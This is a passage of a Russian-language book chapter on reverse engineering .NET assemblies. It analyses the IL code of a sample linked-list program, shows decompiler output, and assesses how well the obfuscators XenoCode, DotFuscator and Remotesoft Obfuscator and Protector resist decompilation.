Следующая последовательность загружает в стек значения V_0 и V_2 и вызывает LinkedList::AddItem(class ListItem). Применение инструкции callvirt указывает на виртуальный метод, то есть конкретный метод будет определён во время выполнения в зависимости от конкретного типа объекта, для которого он вызывается. Первый передаваемый функции параметр - V_2, переменная StringItem. Это экземпляр объекта для метода, который сейчас будет вызван. Второй параметр, V_0, - параметр ListItem, принимаемый методом на входе. Передача экземпляра объекта первым параметром при вызове члена класса является стандартной практикой в объектно-ориентированных языках. Если вас интересует реализация члена AddItem, я рассмотрю её позже, но сначала закончим исследование текущего метода.

Последовательность по адресу IL_0027 вам уже встречалась: по существу, она увеличивает V_1 на единицу и сохраняет результат обратно в V_1. После этого достигается конец цикла, который мы уже проанализировали. Когда условный переход перестаёт выполняться, то есть когда V_1 становится больше 10, код вызывает LinkedList::Dump() для нашего объекта LinkedList из V_0.

Подведём итог тому, что уже увидели в точке входа программы, прежде чем я начну анализировать отдельные объекты и методы. Программа создаёт экземпляр объекта LinkedList и 10 раз выполняет цикл с последовательностью, создающей строку "ItemX", где X - текущее значение итератора. Затем эта строка передаётся конструктору объекта StringItem. Полученный объект StringItem передаётся объекту LinkedList с помощью члена AddItem. Очевидно, так создаётся элемент связного списка, содержащий нашу строку, после чего этот элемент добавляется в основной объект связного списка. По завершении цикла вызывается метод Dump объекта LinkedList, который, как остаётся предположить, каким-либо образом выводит весь связный список.

Класс ListItem

Теперь можно быстро взглянуть на другие объекты, определённые в программе, и исследовать их реализации. Начнём с класса ListItem, полное определение которого приведено в листинге 12.3.

```
.class private auto ansi beforefieldinit ListItem

extends [mscorlib]System.Object
{

.field public class ListItem Prev
.field public class ListItem Next
.method public hidebysig newslot virtual

instance void  Dump() cil managed
{

.maxstack  0
IL_0000:  ret
} // end of method ListItem::Dump
```

```
.method public hidebysig specialname rtspecialname

instance void  .ctor() cil managed
{

.maxstack  1
IL_0000:  ldarg.0
IL_0001:  call       instance void [mscorlib]System.Object::.ctor()
IL_0006:  ret
} // end of method ListItem::.ctor

} // end of class ListItem
```

Листинг 12.3. Объявление класса `ListItem`.

В классе `ListItem` совсем немного содержимого. У него есть два поля, `Prev` и `Next`, оба определены как ссылки на `ListItem`. Очевидно, это классическая структура связного списка. Помимо двух полей данных в классе практически нет кода. Имеется виртуальный метод `Dump` с пустой реализацией и стандартный конструктор `.ctor`, автоматически созданный компилятором.

Класс LinkedList

Теперь перейдём к объявлению `LinkedList` в листинге 12.4. По всей видимости, это корневой объект, из которого осуществляется управление связным списком.

```
.class private auto ansi beforefieldinit LinkedList

extends [mscorlib]System.Object
{

.field private class ListItem ListHead
.method public hidebysig instance void

AddItem(class ListItem NewItem) cil managed
{

.maxstack  2
IL_0000:  ldarg.1
IL_0001:  ldarg.0
IL_0002:  ldfld      class ListItem LinkedList::ListHead
IL_0007:  stfld      class ListItem ListItem::Next
IL_000c:  ldarg.0
IL_000d:  ldfld      class ListItem LinkedList::ListHead
IL_0012:  brfalse.s  IL_0020

IL_0014:  ldarg.0
IL_0015:  ldfld      class ListItem LinkedList::ListHead
IL_001a:  ldarg.1
IL_001b:  stfld      class ListItem ListItem::Prev
IL_0020:  ldarg.0
IL_0021:  ldarg.1
IL_0022:  stfld      class ListItem LinkedList::ListHead
IL_0027:  ret
} // end of method LinkedList::AddItem

.method public hidebysig instance void

Dump() cil managed
{

.maxstack  1
.locals init (class ListItem V_0)
IL_0000:  ldarg.0
IL_0001:  ldfld      class ListItem LinkedList::ListHead
IL_0006:  stloc.0
IL_0007:  br.s       IL_0016
```

```
  IL_0009:  ldloc.0
  IL_000a:  callvirt   instance void ListItem::Dump()
  IL_000f:  ldloc.0
  IL_0010:  ldfld      class ListItem ListItem::Next
  IL_0015:  stloc.0
  IL_0016:  ldloc.0
  IL_0017:  brtrue.s   IL_0009

  IL_0019:  ret
  } // end of method LinkedList::Dump

  .method public hidebysig specialname rtspecialname

  instance void  .ctor() cil managed
  {

  .maxstack  1
  IL_0000:  ldarg.0
  IL_0001:  call       instance void [mscorlib]System.Object::.ctor()
  IL_0006:  ret
  } // end of method LinkedList::.ctor

  } // end of class LinkedList
```

Листинг 12.4. Объявление объекта `LinkedList`.

Объект `LinkedList` содержит член `ListHead` типа `ListItem` (из листинга 12.3) и два метода, не считая конструктора: `AddItem` и `Dump`. Начнём с `AddItem`. Этот метод начинается с интересной последовательности, в которой параметр `NewItem` помещается в стек, а вслед за ним - первый параметр, то есть ссылка `this` объекта `LinkedList`. В следующей строке инструкция `ldfld` считывает поле структуры данных `LinkedList` (читается конкретный экземпляр, ссылка на который в данный момент находится на вершине стека, то есть объект `this`). Доступ выполняется к полю `ListHead`, и его содержимое помещается на вершину стека (как обычно, ссылка на объект `LinkedList` снимается со стека, когда инструкция заканчивает с ней работу).

Далее мы переходим к `IL_0007`, где вызывается `stfld`, чтобы записать значение в поле экземпляра `ListItem`, ссылка на который сейчас является вторым элементом стека (это `NewItem`, помещённый туда в `IL_0000`). Доступ выполняется к полю `Next`, а записывается значение, находящееся на вершине стека, то есть только что прочитанное из `ListHead`. Затем мы переходим к `IL_000c`, где член `ListHead` снова загружается в стек и проверяется на допустимое значение. Для этого применяется инструкция `brfalse`, которая переходит по указанному адресу, если значение на вершине стека равно `null` или `false`.

Если предположить, что переход не выполнен, исполнение достигает `IL_0014`, где вновь вызывается `stfld`, на этот раз для инициализации члена `Prev` элемента `ListHead` значением параметра `NewItem`. Очевидно, идея состоит в том, чтобы сдвинуть элемент, сейчас находящийся в голове списка, и сделать новой головой `NewItem`. Поэтому полю `Prev` текущей головы списка задаётся указатель на добавляемый элемент. Всё это классические последовательности работы со связным списком. Последняя выполняемая методом операция - инициализация поля `ListHead` значением параметра `NewItem`. Это происходит в `IL_0020`, куда также переходит рассмотренная ранее инструкция `brfalse`, когда `ListHead` равен `null`. И снова перед нами классическая последовательность добавления элемента в связный список. Новые элементы просто помещаются в голову списка, а поля `Prev` и `Next` текущей головы и добавляемого элемента обновляются в соответствии с новым порядком элементов.

Следующий рассматриваемый метод - `Dump`, приведённый в листинге 12.4 сразу под методом `AddItem`. Вначале он загружает текущее значение `ListHead` в локальную переменную `V_0`, которая, разумеется, определена как `ListItem`. Затем выполняется безусловный переход к `IL_0016` (такие конструкции уже встречались неоднократно; они почти всегда обозначают начало цикла с

постусловием). Код в IL_0016 с помощью инструкции brtrue проверяет, что V_0 не равна null, и, пока это условие выполняется, переходит к началу цикла.

Тело цикла очень просто. Для каждого ListItem вызывается виртуальный метод Dump (этот метод рассматривается позднее), а затем поле Next текущего V_0 снова загружается в V_0. Можно лишь предположить, что в исходном коде эта последовательность имела вид наподобие CurrentItem = CurrentItem.Next. По существу, здесь выполняется обход всего списка с "выводом" каждого его элемента. Пока мы ещё не знаем, что именно означает вывод в данном контексте. Поскольку метод Dump класса ListItem объявлен виртуальным, фактически выполняемый здесь метод неизвестен: он зависит от конкретного типа объекта.

Класс StringItem

Завершим этот пример кратким рассмотрением листинга 12.5 - объявления класса StringItem, наследующего класс ListItem.

```
.class private auto ansi beforefieldinit StringItem

extends ListItem
{

.field private string ItemData
.method public hidebysig specialname rtspecialname

instance void  .ctor(string InitializeString) cil managed
{

.maxstack  2
IL_0000:  ldarg.0
IL_0001:  call       instance void ListItem::.ctor()
IL_0006:  ldarg.0
IL_0007:  ldarg.1
IL_0008:  stfld      string StringItem::ItemData
IL_000d:  ret
} // end of method StringItem::.ctor

.method public hidebysig virtual instance void

Dump() cil managed
{

.maxstack  1
IL_0000:  ldarg.0
IL_0001:  ldfld      string StringItem::ItemData
IL_0006:  call       void [mscorlib]System.Console::Write(string)
IL_000b:  ret
} // end of method StringItem::Dump

} // end of class StringItem
```

Листинг 12.5. Объявление класса StringItem.

Класс StringItem расширяет класс ListItem и содержит единственное поле: ItemData строкового типа. Конструктор этого класса принимает один строковый параметр и сохраняет его в поле ItemData. Метод Dump просто выводит содержимое ItemData, вызывая System.Console::Write. Теоретически можно было бы создать несколько классов, наследующих ListItem, и у каждого имелся бы собственный метод Dump, специально предназначенный для вывода данных элемента именно этого типа.

Декомпиляторы

Как вы только что увидели, исследовать код IL намного легче, чем собственный ассемблерный код наподобие IA-32. Здесь гораздо меньше избыточных деталей вроде флагов и регистров и намного больше существенных сведений: определения классов, объявления локальных переменных и точные данные о типах. Поэтому декомпилировать код IL обратно в код языка высокого уровня может быть чрезвычайно легко. На практике почти никогда нет причин садиться и читать IL, как мы делали в предыдущем разделе, если только этот код не обфусцирован настолько сильно, что декомпиляторы не способны получить сколько-нибудь читаемое представление на языке высокого уровня.

Попробуем декомпилировать метод IL и посмотрим, какой результат получится. Помните метод `AddItem` из листинга 12.4? Декомпилируем его с помощью Spices.Net (9Rays.Net, www.9rays.net) и посмотрим, как он выглядит.

```
public virtual void AddItem(ListItem NewItem)
{

NewItem.Next = ListHead;
if (ListHead != null)
{

ListHead.Prev = NewItem;
}
ListHead = NewItem;
}
```

Этот листинг заметно удобнее для чтения, чем код IL из листинга 12.4. Объекты и их поля правильно распознаны, а условная конструкция корректно представлена. Кроме того, ссылки кода IL на объект `this` устранены: для правильного понимания этой подпрограммы они просто не требуются. Примечательно, что при декомпиляции .NET даже не обязательно восстанавливать программу на исходном языке, на котором она была написана. В некоторых случаях этот язык вообще неизвестен. Большинство декомпиляторов, например Spices.Net, позволяют декомпилировать код в любой выбранный язык: он никак не связан с исходным языком программы.

Высокое качество декомпиляции необфусцированных программ означает, что реверс-инжиниринг таких приложений .NET по существу сводится к чтению кода на языке высокого уровня и попытке понять, что делает программа. Этот процесс обычно называют пониманием программы; в зависимости от её размера и объёма извлекаемых сведений он может быть как тривиальным, так и невероятно сложным.

Обфускаторы

Из-за изначальной уязвимости исполняемых файлов .NET их обфускация для предотвращения быстрой декомпиляции программы применяется очень широко. С собственными исполняемыми файлами ситуация совершенно иная: процессорные архитектуры наподобие IA-32 сами по себе обеспечивают неплохую защиту, поскольку читать ассемблерный код трудно. Код IL чрезвычайно подробен и легко декомпилируется в очень удобное для чтения представление на языке высокого уровня. Прежде чем обсуждать конкретные обфускаторы, кратко рассмотрим распространённые стратегии обфускации исполняемых файлов .NET.

Переименование символов

Поскольку исполняемые файлы .NET содержат полноценные, понятные человеку имена символов для параметров методов, классов, полей и методов, при попытке помешать реверс-инжинирингу эти строки необходимо устранить из исполняемого файла. Фактически удалить их невозможно, потому что они нужны для идентификации элементов внутри программы. Вместо этого символы переименовывают, присваивая им загадочные, бессмысленные имена вместо исходных. Например, `ListItem` может превратиться в `d` или даже в `xc1f1238cfa10db08`. Это никогда не помешает исследовать программу, но определённо усложнит жизнь тем, кто попытается это сделать.

Обфускация потока управления

Обфускацию потока управления я уже рассматривал в главе 10. Она заключается в изменении структуры потока управления программы, чтобы сделать её менее удобной для чтения. В исполняемых файлах .NET такая обфускация прежде всего направлена на нарушение работы декомпиляторов и предотвращение получения пригодного результата для обфусцированной программы. Сделать это может быть довольно легко, поскольку декомпиляторы ожидают, что программы будут содержать осмысленные графы потока управления, которые просто преобразовать обратно в высокоуровневые управляющие конструкции вроде циклов и условных операторов.

Нарушение декомпиляции и дизассемблирования

Многие популярные обфускаторы, в том числе Dotfuscator, XenoCode и обфускатор Spices.Net, поддерживают возможность попытаться полностью воспрепятствовать дизассемблированию обфусцированного исполняемого файла. В зависимости от конкретной программы, используемой для открытия такого файла, она может аварийно завершиться или показать особое сообщение об ошибке, например приведённое на рисунке 12.3 сообщение ILDasm 1.1.



Рисунок 12.3. Сообщение ILDasm об ошибке при попытке открыть обфусцированную сборку.

Существуют две общие стратегии предотвращения дизассемблирования и декомпиляции сборок .NET. Если цель состоит именно в нарушении работы ILDasm, можно воспользоваться некоторыми недокументированными записями метаданных, которые ILDasm проверяет при загрузке сборки. Обфускаторы изменяют эти записи так, что ILDasm показывает сообщение об авторских правах с рисунка 12.3.

Другой подход - каким-либо образом "повредить" метаданные сборки так, чтобы это не мешало CLR выполнять её, но нарушало работу программ, загружающих сборку в память и просматривающих её

метаданные. Метаданные можно повредить, вставив фиктивные ссылки на несуществующие строки, поля или методы. Некоторые программы неправильно обрабатывают такие разорванные ссылки и просто аварийно завершаются при загрузке сборки. Это не самый изящный подход к обфускации, и в целом я бы не рекомендовал его, особенно учитывая, насколько легко разработчикам декомпиляторов или дизассемблеров обойти подобные уловки.

Исследование обфусцированного кода

В следующих разделах показаны некоторые последствия работы популярных обфускаторов .NET и предпринята попытка оценить их эффективность против реверс-инжиниринга. Для тех, кому нужна точная мера влияния обфускации на сложность процесса реверс-инжиниринга, такой меры в настоящее время не существует. Традиционные подходы к метрикам программного обеспечения, например метрика сложности Маккейба [McCabe], не отражают всей картины, поскольку учитывают лишь структурную сложность программы, полностью игнорируя её представление. В действительности большинство протестированных мной обфускаторов .NET, вероятно, вообще не повлияли бы на метрику наподобие показателя Маккейба, потому что в основном изменяют представление программы, а не её структуру. Разумеется, методы обфускации потока управления способны несколько увеличить сложность графа потока управления программы, но это лишь одна часть общей картины.

Рассмотрим влияние нескольких популярных обфускаторов .NET на пример связного списка и попробуем определить, насколько эффективно эти программы противодействуют декомпиляции и ручному анализу кода IL.

Обфускатор XenoCode

В качестве первого испытания я взял рассмотренный ранее пример связного списка и обработал его обфускатором XenoCode 2005 (XenoCode Corporation, www.xenocode.com), включив функции переименования строк и обфускации потока управления. Была также включена функция "Suppress Microsoft IL Disassembler", которая не позволила ILDasm дизассемблировать код, однако его всё ещё можно было дизассемблировать другими инструментами, например Decompiler.NET (Jungle Creatures Inc., www.junglecreature.com) или Spices.Net. Обратите внимание, что оба продукта поддерживают как дизассемблирование IL, так и полноценную декомпиляцию в языки высокого уровня. В листинге 12.6 показан полученный Spices.Net дизассемблированный код IL функции `AddItem` из листинга 12.4.

```
  instance void x5921718e79c67372(class xcc70d25cd5aa3d56

  xc1f1238cfa10db08) cil managed
  {

  // Code size: 46 bytes
  .maxstack 8
  IL_0000: ldarg.1
  IL_0001: ldarg.0
  IL_0002: ldfld       class xcc70d25cd5aa3d56

  x5fc7cea805f4af85::xb19b6eb1af8dda00
  IL_0007: br.s        IL_0017
  IL_0009: ldarg.0
  IL_000a: ldfld       class xcc70d25cd5aa3d56

  x5fc7cea805f4af85::xb19b6eb1af8dda00
  IL_000f: ldarg.1
```

```
IL_0010: stfld       class xcc70d25cd5aa3d56

xcc70d25cd5aa3d56::xd3669c4cce512327
IL_0015: br.s        IL_0026
IL_0017: stfld       class xcc70d25cd5aa3d56

xcc70d25cd5aa3d56::xbc13914359462815
IL_001c: ldarg.0
IL_001d: ldfld       class xcc70d25cd5aa3d56

x5fc7cea805f4af85::xb19b6eb1af8dda00
IL_0022: brfalse.s   IL_0026
IL_0024: br.s        IL_0009
IL_0026: ldarg.0
IL_0027: ldarg.1
IL_0028: stfld       class xcc70d25cd5aa3d56

x5fc7cea805f4af85::xb19b6eb1af8dda00
IL_002d: ret
}//end of method x5fc7cea805f4af85::x5921718e79c67372
```

Листинг 12.6. Дизассемблированный код IL обфусцированной версии функции `AddItem` *из листинга 12.4.*

Первое, что следует заметить в листинге 12.6, - переименованы все символы. Вместо набора приятных имён классов, методов и полей теперь имеются довольно длинные, выглядящие случайными сочетания цифр и букв. Это чрезвычайно раздражает, и злоумышленнику, возможно, имеет смысл переименовать эти символы в короткие имена вроде `a`, `b` и так далее. Смысла у них по-прежнему не будет, но устанавливать связи между отдельными символами станет намного легче.

Помимо загадочных имён символов, в методе обфусцированы и операторы потока управления. По существу, это означает, что фрагменты кода переставлены с помощью безусловных переходов. Например, безусловный переход в `IL_0007` - это всего лишь исходный оператор `if`, перенесённый в более позднюю точку функции. Следующий за этой инструкцией код, который достигается безусловным переходом из `IL_0024`, представляет собой настоящее тело оператора `if`. Проблема таких преобразований в том, что для опытного исследователя, работающего на уровне IL, они едва ли создают даже небольшое неудобство. На самом деле они эффективнее против декомпиляторов, которые могут запутаться и преобразовать их в операторы `goto`. Это происходит, когда декомпилятору не удаётся построить правильный граф потока управления метода. Дополнительные сведения о процессе декомпиляции и графах потока управления приведены в главе 13.

Посмотрим, что произойдёт, если передать обфусцированный код из листинга 12.6 подключаемому модулю декомпилятора Spices.Net. Ниже приведена декомпилированная версия этого обфусцированного метода IL на языке C#.

```
public virtual void x5921718e79c67372(xcc70d25cd5aa3d56

xc1f1238cfa10db08)
{

xc1f1238cfa10db08.xbc13914359462815 = xb19b6eb1af8dda00;
if (xb19b6eb1af8dda00 != null)
{

xb19b6eb1af8dda00.xd3669c4cce512327 = xc1f1238cfa10db08;
}
xb19b6eb1af8dda00 = xc1f1238cfa10db08;
}
```

Интересно, что Spices почти не впечатлён работой обфускатора и правильно распознаёт обфускацию потока управления функции. Разумеется, переименованные символы делают анализ

функции гораздо менее приятным, но он определённо возможен. Важную роль играют длинные, выглядящие случайными имена символов, применяемые XenoCode. Я считаю этот подход особенно эффективным, поскольку поиск перекрёстных ссылок требует усилий. Просматривать такие длинные строки и искать различия нелегко.

DotFuscator от Preemptive Solutions

DotFuscator (PreEmptive Solutions, www.preemptive.com) - ещё один обфускатор с возможностями, похожими на XenoCode. Он поддерживает переименование символов и обфускацию потока управления, а также способен мешать некоторым инструментам создавать дампы и дизассемблировать обфусцированные исполняемые файлы. DotFuscator предоставляет агрессивные функции переименования символов, которые устраняют пространства имён и используют перегруженные методы, чтобы внести дополнительную путаницу (это функция Overload-Induction). Рассмотрим, например, класс с тремя отдельными методами: один не принимает параметров, другой принимает целое число, а третий - логическое значение. Прелесть Overload-Induction состоит в том, что все три метода, скорее всего, получат одно имя, а конкретный метод будет выбираться по количеству и типам переданных параметров. Исследователей это сильно запутывает, поскольку различать отдельные методы становится трудно. В листинге 12.7 приведён код IL метода `LinkedList::Dump` из листинга 12.4.

```
instance void a() cil managed
{

// Code size: 36 bytes
.maxstack 1
.locals init(class d V_0)

IL_0000: ldarg.0
IL_0001: ldfld       class d b::a
IL_0006: stloc.0
IL_0007: br.s        IL_0009
IL_0009: ldloc.0
IL_000a: brtrue.s    IL_0011
IL_000c: br          IL_0023
IL_0011: ldloc.0
IL_0012: callvirt    instance void d::a()

IL_0017: ldloc.0
IL_0018: ldfld       class d d::b
IL_001d: stloc.0
IL_001e: br          IL_0009
IL_0023: ret
}//end of method b::a
```

Листинг 12.7. Версия метода `LinkedList::Dump` *из листинга 12.4, обработанная DotFuscator.*

Первая отличительная особенность DotFuscator - эти короткие однобуквенные имена символов. Они могут чрезвычайно раздражать, особенно если учесть, что в каждом классе есть по меньшей мере один метод с именем a. Если проследить инструкции потока управления в листинге 12.7, можно заметить, что они едва напоминают исходный поток `LinkedList::Dump`: в зависимости от настроек пользователя DotFuscator способен выполнять довольно агрессивную обфускацию потока управления.

Прежде всего, условие цикла перемещено вверх, в начало цикла, а в его конец, в `IL_001e`, добавлен безусловный переход обратно к началу. Сама по себе эта структура по существу является обычным циклом с предусловием, но здесь присутствуют дополнительные элементы, призванные запутать декомпиляторы. Если взглянуть на само условие цикла, окажется, что оно перестроено необычным образом: если условие инструкции `brtrue` выполняется, она пропускает

инструкцию безусловного перехода и попадает в тело цикла. В противном случае следующая инструкция представляет собой безусловный переход, который пропускает тело цикла и направляется к концу метода.

Перед условием цикла находится необычная последовательность по адресу `IL_0007`, которая с помощью инструкции безусловного перехода просто переходит к следующей инструкции по адресу `IL_0009`. `IL_0009` является первой инструкцией цикла, и к ней же возвращается безусловный переход в конце цикла. По-видимому, назначение безусловного перехода в `IL_0007` - усложнить граф потока управления и направить два безусловных перехода в одну точку, что, вероятно, собьёт с толку алгоритмы анализа потока управления некоторых декомпиляторов.

Пропустим этот метод через декомпилятор и посмотрим, влияют ли столь агрессивные методы обфускации потока управления на его результат. Ниже приведён код, полученный мной для подпрограммы из листинга 12.7 в декомпиляторе Spices.Net:

```
public virtual void a()
{

d d = a;
d.a();
d = d.b;
while (d == null)
{

return;
}
}
```

Spices.Net полностью сбит с толку необычными конструкциями потока управления этой подпрограммы и создаёт неверный код. Ему не удаётся правильно определить тело цикла, и он фактически помещает оператор `return` внутрь цикла, хотя тот выполняется после него. Операторы `d.a();` и `d = d.b;` размещены перед циклом, хотя по существу являются его телом. Наконец, условие цикла обращено: цикл должен продолжаться, пока `d` не равно `null`, а не наоборот.

Разные декомпиляторы применяют различные алгоритмы анализа потока управления и обычно по-разному реагируют на такие виды его обфускации.

Передадим тот же обработанный DotFuscator код из листинга 12.7 другому декомпилятору, Decompiler.Net, и посмотрим, как он отреагирует на обфускацию потока управления DotFuscator.

```
public void a ()
{

for (d theD = this.a; (theD != null); theD = theD.b)
{

theD.a ();
}
}
```

Здесь никаких проблем нет: Decompiler.Net хорошо справляется с задачей, и обфусцированная структура потока управления подпрограммы, судя по всему, никак не влияет на результат. Дело в том, что обфускация потока управления имеет характер игры в кошки-мышки: авторы декомпиляторов всегда могут вернуться и добавить специальные эвристические правила для правильной обработки различных искажённых структур потока управления, встречающихся в обфусцированных методах. Важно помнить об этом и не переоценивать влияние подобных приёмов на общую читаемость программы. Правильно декомпилировать код с обфусцированным потоком управления почти всегда будет возможно: в конце концов, для корректного выполнения программы код обязан сохранять исходный смысл.

Возвращаясь к переименованию символов, обратите внимание, насколько запутанной может оказаться эта простая схема с именами в алфавитном порядке. Наш метод a принадлежит классу b, и имеются две ссылки на a: ссылка `this.a` и вызов метода `theD.a`. Одна из них является полем класса b, а другая - методом класса d. Это превосходный пример того, как переименование символов способно изрядно досаждать исследователям.

Раз уж речь идёт о переименовании символов, у DotFuscator есть ещё один параметр, способный создать дополнительные неудобства злоумышленникам, пытающимся исследовать обфусцированные сборки. Он может переименовать символы с помощью недопустимых знаков, которые невозможно правильно отобразить. Это значит, что в зависимости от инструмента просмотра кода отличить одно имя символа от другого может оказаться вообще невозможно, а в некоторых случаях такие знаки могут помешать определённым инструментам открыть сборку. Следующий фрагмент представляет наш метод `AddItem`, обфусцированный DotFuscator с включённой функцией Unprintable Symbol Names. Этот код получен с помощью Decompiler.Net:

```
public void áœ¤ (áœƒ A_0)
{

A_0.áœ_ = this.áœ¤;
if (this.áœ¤ != null)
{

this.áœ¤.áœ¤ = A_0;
}
this.áœ¤ = A_0;
}
```

В приведённом виде эту функцию практически невозможно расшифровать: различать символы чрезвычайно трудно. И всё же декомпилятору явно не должно быть сложно преодолеть проблему: достаточно выявить такие имена символов и произвольно переименовать их, чтобы код стал понятнее. Следующий пример демонстрирует это решение для той же обработанной DotFuscator сборки с непечатаемыми именами. Он получен декомпилятором Spices.Net, который, по-видимому, выполняет такое преобразование автоматически.

```
public virtual void \u1700(\u1703 A_0)
{

A_0.\u1701 = \u1700;
if (\u1700 != null)
{

\u1700.\u1700 = A_0;
}
\u1700 = A_0;
}
```

После автоматического переименования нечитаемых символов в Spices.Net метод становится понятнее. То же верно и для многих других, менее агрессивных схем переименования. Декомпилятор всегда может просто переименовать каждый символ на этапе декомпиляции и сделать код максимально удобным для чтения. Например, многократное использование имён a, b и c, обсуждавшееся ранее, можно заменить уникальными именами. Вывод состоит в том, что многие преобразования обфускаторов можно частично отменить подходящими автоматизированными средствами. Именно в этом заключается главная уязвимость таких инструментов: пока результаты их преобразований можно отменить частично или полностью, они бесполезны. Задача разработчиков обфускаторов - создавать необратимые преобразования.

Обфускатор и компоновщик Remotesoft

Продукт Remotesoft Obfuscator (Remotesoft, www.remotesoft.com) основан на понятиях, сходных с другими рассмотренными обфускаторами, но отличается наличием компонента Linker, способного добавить обфусцированным сборкам ещё один уровень защиты. Компоновщик может объединить несколько сборок в один файл. Эта функция полезна в нескольких различных случаях, но с точки зрения реверс-инжиниринга интересна тем, что способна предоставить дополнительный уровень защиты от исследования.

Как я неоднократно показывал на протяжении книги, когда о рассматриваемом фрагменте кода доступно очень мало сведений, системные вызовы могут дать крайне необходимую информацию. В примере Defender из главы 11 я продемонстрировал специальный обфусцированный интерфейс операционной системы для программ с собственным кодом, из-за которого системные вызовы было очень трудно распознавать,
поскольку они значительно упрощают исследование программ. Та же проблема существует и для исполняемых файлов .NET: как бы хорошо ни была обфусцирована сборка, она всё равно будет содержать чрезвычайно информативные вызовы пространства имён `System`, способные многое рассказать об исследуемом коде.

Решение состоит в обфускации библиотеки классов .NET и распространении её обфусцированной версии вместе с обфусцированной программой. Тогда при обращении к объекту `System` все имена будут искажены, и определить настоящее имя системного вызова станет довольно трудно.

Один подход, иногда позволяющий обнаружить такие системные классы даже после переименования, использует иерархическое представление графа вызовов, показывающее взаимодействие различных методов. Поскольку класс `System` содержит большой объём кода, по существу изолированного от основной программы (например, он никогда не вызывает основную программу), выявить системные ветви и по крайней мере понять, что определённый класс является частью пространства имён `System`, становится довольно легко. Графы вызовов для сборок .NET умеют создавать несколько инструментов, в том числе IDA Pro (которая, к слову, полностью поддерживает дизассемблирование IL).

Remotesoft Protector

Продукт Remotesoft Protector - ещё одно средство обфускации, использующее несколько иной подход к предотвращению реверс-инжиниринга сборок .NET. Protector работает в двух режимах. В платформозависимом режиме код IL фактически предварительно компилируется в собственный код IA-32, что полностью устраняет IL из распространяемой сборки. Это даёт значительное преимущество в безопасности, поскольку, как нам известно, исследовать собственный код IA-32 гораздо труднее, чем IL. Недостаток подхода в том, что сборка становится платформозависимой и может выполняться только в системах IA-32.

Protector также поддерживает платформонезависимый режим, в котором код IL не устраняется полностью, а шифруется внутри исполняемого файла. В этом режиме Protector шифрует инструкции IL и скрывает их в исполняемом файле. Такой подход очень похож на работу ряда упаковщиков и продуктов DRM для программ с собственным кодом (см. часть III). Конечный результат преобразования состоит в том, что защищённые этим продуктом сборки невозможно напрямую загрузить ни в один дизассемблер или декомпилятор .NET. Причина в том, что код IL сборки недоступен в готовом виде и зашифрован внутри неё.

В следующих двух разделах я рассмотрю эти два разных метода защиты, применяемых Protector, и постараюсь оценить обеспечиваемый ими уровень безопасности.

Предварительно скомпилированные сборки

Если вы готовы пожертвовать переносимостью, предварительная компиляция сборок .NET, несомненно, является лучшим способом помешать людям исследовать их. Собственный код значительно менее удобен для чтения, чем IL, а для IA-32 сейчас не существует ни одного работающего декомпилятора. Даже если бы такой декомпилятор имелся, едва ли он создавал бы код, хотя бы близкий по читаемости к результату обычного декомпилятора IL.

Прежде чем вы поспешите покинуть это обсуждение с мыслью, будто предварительная компиляция сборок .NET обеспечивает коду непробиваемую защиту, следует учесть ещё один момент. Предварительно скомпилированные сборки всё равно сохраняют метаданные: они необходимы CLR для успешного выполнения сборки. Это значит, что специально созданный декомпилятор собственного кода теоретически мог бы воспользоваться метаданными для повышения читаемости кода. Если бы такой декомпилятор был реализован, он, возможно, смог бы выдавать чрезвычайно понятный результат.

Помимо идеи усовершенствованного декомпилятора, необходимо помнить, что исследовать собственный код не так уж трудно: это можно сделать вручную, нужна лишь некоторая решимость. Итог таков: если вы пытаетесь защитить очень большой объём кода, предварительная компиляция сборок, скорее всего, справится с задачей. С другой стороны, если у вас есть всего один крошечный метод с ценным алгоритмом, даже предварительная компиляция не помешает целеустремлённым исследователям добраться до него.

Зашифрованные сборки

Тем, кто не готов жертвовать переносимостью ради безопасности, Protector предлагает другой вариант, сохраняющий платформонезависимость .NET. В этом режиме код IL шифруется и хранится внутри сборки. Чтобы защищённые сборки могли работать в платформонезависимом режиме, Protector также включает распространяемую библиотеку DLL с собственным кодом, которая фактически расшифровывает методы IL и поручает JIT-компилятору скомпилировать расшифрованные методы во время выполнения. Это значит, что зашифрованные двоичные файлы не являются платформонезависимыми на сто процентов: для каждой поддерживаемой платформы всё равно нужна собственная библиотека DLL расшифровки.

Подход с шифрованием кода IL определённо эффективен против случайных атак, при которых для декомпиляции сборки применяется стандартный декомпилятор, поскольку у него не будет доступа к открытому коду IL, но почти не даёт иной защиты. Ключ для шифрования IL создаётся путём хеширования определённых разделов сборки алгоритмом MD5. Затем код шифруется потоковым шифром RC4, а результат MD5 используется в качестве ключа шифрования.

Здесь мы возвращаемся к той самой проблеме, которую я неоднократно обсуждал в части III книги. Какими бы мощными ни были алгоритмы шифрования, они не способны обеспечить настоящую безопасность, когда ключ получают и законные получатели, и злоумышленники. Поскольку ключ расшифровки обязан присутствовать в распространяемой сборке, всё, что нужно злоумышленнику для расшифровки исходного кода IL, - найти этот ключ. Это безопасность за счёт неизвестности, и в ней никогда нет ничего хорошего.

Одна из главных слабостей этого подхода - высокая уязвимость к взлому всего класса продуктов. Разработать универсальный распаковщик, который устранял бы последствия работы основанных на шифровании продуктов путём простого расшифрования кода IL и восстановления его исходного положения, не должно быть слишком трудно. После этого всю сборку снова можно было бы

передать декомпилятору и получить достаточно читаемый код (в зависимости от уровня обфускации, выполненной до шифрования IL). Опубликовав такой распаковщик в сети, злоумышленник мог бы практически свести к нулю защитную ценность основанного на шифровании решения.

Хотя на первый взгляд может показаться, что обфускатор даёт более слабую защиту по сравнению с решениями на основе шифрования, в действительности это не так. Многие обфусцирующие преобразования являются необратимыми операциями, поэтому, пусть расшифровать смысл обфусцированного кода и не невозможно, злоумышленник никогда не сможет деобфусцировать сборку и вернуть её к исходному представлению.

Чтобы исследовать сборку, созданную Protector, потребовалось бы каким-либо образом расшифровать хранящийся в исполняемом файле код IL, а затем декомпилировать его одним из стандартных декомпиляторов IL. К сожалению, процесс расшифровки довольно прост, поскольку данные для создания ключа шифрования и расшифровки встроены в сборку. Это типичное ограничение любого метода шифрования кода: ключ расшифровки приходится передавать каждому конечному пользователю, чтобы тот мог выполнить программу, и этот же ключ можно применить для расшифровки кода.

